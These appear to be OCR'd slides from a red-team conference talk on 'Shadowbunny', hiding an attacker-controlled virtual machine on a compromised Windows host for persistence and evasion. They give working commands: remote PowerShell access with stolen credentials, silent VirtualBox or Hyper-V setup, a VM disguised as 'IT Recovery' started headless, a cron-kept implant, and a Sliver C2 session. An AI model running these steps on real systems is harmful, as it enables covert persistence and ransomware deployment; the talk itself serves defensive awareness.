Beware of the Shadowbunny

Leveraging virtual machines to persist and evade detections

Johann Rehberger


WUNDERWUZZI, LLC

https://embracethered.com

Introduction

Enjoy breaking things and help fixing them.

- Established and managed multiple offensive security teams throughout career
- Always learning and love teaching



Twitter: @wunderwuzzi23
Blog: https://embracethered.com

Agenda

- What is a Shadowbunny?
- Why red teams should use them
- Deep-dive into the TTP (setup, configuration and considerations)
- Detections and threat hunting ideas
- Wrap up

What is a Shadowbunny?

A **Shadowbunny** is a **virtual machine** (**VM**) instance that is deployed on a compromised host to provide an adversary persistence and at the same time evade detections. The VM itself does not have any security monitoring and is entirely attacker controlled.

*Ryan **deployed** a **Shadowbunny** during the red team **exercise**.*

urbandictionary.com

Why share this?

There is evidence that adversaries use virtual machines (at least) for ransomware deployments, hence we need to shine more light on this to have better chances of detecting such attacks.

The origins of the Shadowbunny

Microsoft
Hyper-V

Why use virtual machines as attacker?

- **VM is entirely attacker controlled**
- No monitoring or security controls inside the VM
- Persistence & backdoor access to host
- Evasion & Obfuscation
- Seems not well researched or known about

- Interesting side effect: Limits damage untrusted code might cause

Ragnar Locker Ransomware

```
*****************************************************************************************************************

 If you reading this message, then your network was PENETRATED and all of your files and data has been ENCRYPTED

                                                    by RAGNAR_LOCKER !

*****************************************************************************************************************
```

Ragnar Locker ransomware deploys virtual machine to dodge security
(https://news.sophos.com/en-us/2020/05/21/ragnar-locker-ransomware-deploys-virtual-machine-to-dodge-security/)

Examples of Red Team Operations

∞

Long-term persistence

₿


Crypto-currency mining

Attack Insights Dashboard

Currently Compromised


- **Hosts:** 28
- **Service Accounts:** 12
- **User Accounts:** 8

Compromisable Hosts: 375
Host With Longest Persistence: 163 days
Crypto Mining Hash Rate: 118 KH/s





Shadowbunny Technique

Shadowbunny Overview



Shadowbunny Overview





Pre-requisite:
Creation of a nefarious VM Image


Offline VM Image Creation

- Operating System - Ragnarlocker uses Windows XP
- Image format (vdi, vhd, vhdx, vmdk,…)
- Image size
- Zombies, agents, etc.
- Installation of useful “guest” software (like VBoxGuestAdditions)
- Telemetry and anti-virus
- Distribution

Periodically connecting to CNC

1) Edit crontab on VM


```
sudo crontab -e
```




2) Using flock to ensure zombie is running

```
* * * * * /usr/bin/flock -n /tmp/zombie.lock shadowbunny
```

Distribution






Compromise

Assume Breach - Acquiring target host

```
$creds = Get-Credential
Enter-PSSession -Computer targethost -Port 5986
                -Credential $creds -UseSSL
```



Installing/Enabling Virtualization Software

Which one to choose?

- Operating system of target host
- Pre-installed
- Compatibility issues
- Isolation requirements
- Host access: Shared Folders, web cam,…
- Automatic launch upon reboot of host

vmware

Microsoft Hyper-V

VirtualBox

docker in Hyper-V isolation mode

Xen Project

KVM

Downloading virtualization software

```
Invoke-WebRequest "https://download.virtualbox.org/virtualbox/6.1.8/VirtualBox-6.1.8-
137981-Win.exe" -OutFile $env:TEMP\VirtualBox-6.1.8-137981-Win.exe
```

VirtualBox: Installation

```
VirtualBox-6.0.14-133895-Win.exe --silent
                                 --ignore-reboot
                                 -msiparams VBOX_INSTALLDESKTOPSHORTCUT=0,
                                            VBOX_INSTALLQUICKLAUNCHSHORTCUT=0
```

```
[dangerzone]: PS C:\Users\wuzzi\Documents> Invoke-WebRequest "https://download.virtualbox.org/virtualbox/6.1.8/Virtual
>> -OutFile $env:TEMP\VirtualBox-6.1.8-137981-Win.exe
[dangerzone]: PS C:\Users\wuzzi\Documents> cd $env:TEMP
[dangerzone]: PS C:\Users\wuzzi\AppData\Local\Temp> ls .\VirtualBox-6.1.8-137981-Win.exe


    Directory: C:\Users\wuzzi\AppData\Local\Temp


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         6/1/2020   5:44 PM      106765832 VirtualBox-6.1.8-137981-Win.exe


[dangerzone]: PS C:\Users\wuzzi\AppData\Local\Temp> .\VirtualBox-6.1.8-137981-Win.exe --silent --ignore-reboot `
>> --msiparams VBOX_INSTALLDESKTOPSHORTCUT=0,VBOX_INSTALLQUICKLAUNCHSHORTCUT=0
```

```
VBoxManage.exe list vms
VBoxManage.exe list runningvms
VBoxManage.exe startvm


VBoxManage.exe setextradata global GUI/SuppressMessages "all"
```

Alternative: Enabling Hyper-V on Windows

Via PowerShell

```
Enable-WindowsOptionalFeature -Online
                              -FeatureName Microsoft-Hyper-V
                              -All
```

Via Deployment Image and Servicing Management


```
DISM /Online /Enable-Feature /All /FeatureName:Microsoft-Hyper-V
```

```
[192.168.1.140]: PS C:\> Get-WindowsOptionalFeature -Online -FeatureName Microsoft-Hyper-V*
```

```
[192.168.1.140]: PS C:\> Enable-WindowsOptionalFeature -Online -FeatureName Microsoft-Hyper-V -All
Do you want to restart the computer to complete this operation now?
[Y] Yes  [N] No  [?] Help (default is "Y"): y


Path           :
Online         : True
RestartNeeded  : True



[192.168.1.140]: PS C:\>
```

PowerShell Hyper-V commands

```
New-VM
Get-VM
Start-VM
…
```



Downloading the VM Image


Downloading the image file

```
Copy-Item \\smbserver\images\shadowbunny.vhd
          $env:USERPROFILE\VirtualBox\IT Recovery\shadowbunny.vhd`
```

or

```
git clone https://github.com/wunderwuzzi23/shadowbunny
```

Other options include Web Request, Database, Cloud SMB, a combination,…



Configuration

VBoxManage


```
PS > $vmname = "IT Recovery"
PS >.\VBoxManage.exe createvm --name $vmname --ostype "Ubuntu" -register

Virtual machine 'IT Recovery' is created and registered.
UUID: 7891a2bd-e9cc-432a-ae2a-ba1fb2de96a4
Settings file: 'C:\Users\wuzzi\VirtualBox VMs\IT Recovery\IT Recovery.vbox'
```

Configuration Settings

```
.\VBoxManage.exe modifyvm $vmname --ioapic on  # required for 64bit
.\VBoxManage.exe modifyvm $vmname --memory 1024 --vram 128
.\VBoxManage.exe modifyvm $vmname --nic1 nat
.\VBoxManage.exe modifyvm $vmname --audio none
.\VBoxManage.exe modifyvm $vmname --graphicscontroller vmsvga
.\VBoxManage.exe modifyvm $vmname --description "shadowbunny"
```

Mounting previously downloaded vhd file

```
.\VBoxManage.exe storagectl $vmname -name "SATA Controller" -add sata


.\VBoxManage.exe storageattach $vmname
    -comment "Shadowbunny Disk"
    -storagectl "SATA Controller"
    -type hdd
    -medium "$env:USERPROFILE\VirtualBox VMs\IT Recovery\shadowbunny.vhd"
    -port 0
```


Oracle VM VirtualBox Manager
File
Machine
Help
Tools
New
Settings
Discard
Start
IT Recovery
Powered Off
General
Name: IT Recovery
Operating System: Ubuntu (32-bit)
System
Base Memory: 1024 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, PAE/NX, KVM Paravirtualization
Preview
IT Recovery
Display
Video Memory: 128 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Launching the VM

Voila, now it’s time to start the VM:

```
PS > .\VBoxManage.exe startvm "IT Recovery" -type headless

Waiting for VM "IT Recovery" to power on…
VM "IT Recovery " has been successfully started.
```


Shadowbunny Command Center

File Edit View Search Terminal Help

```
wuzzi@c2:~/cnc$ ./sliver-server

All hackers gain dethrone
[*] Server v1.0.7 - 67e5f355e7c22fd3424dfec1450b30c48503c159
[*] Welcome to the sliver shell, please type 'help' for options

sliver > mtls

[*] Starting mTLS listener ...
sliver >
[*] Successfully started job #1

[*] Session #1 UNITED_INTELLIGENCE - 192.168.1.140:53861 (shadowbunny) - linux/386 - Sat, 19 Sep 2020 10:48

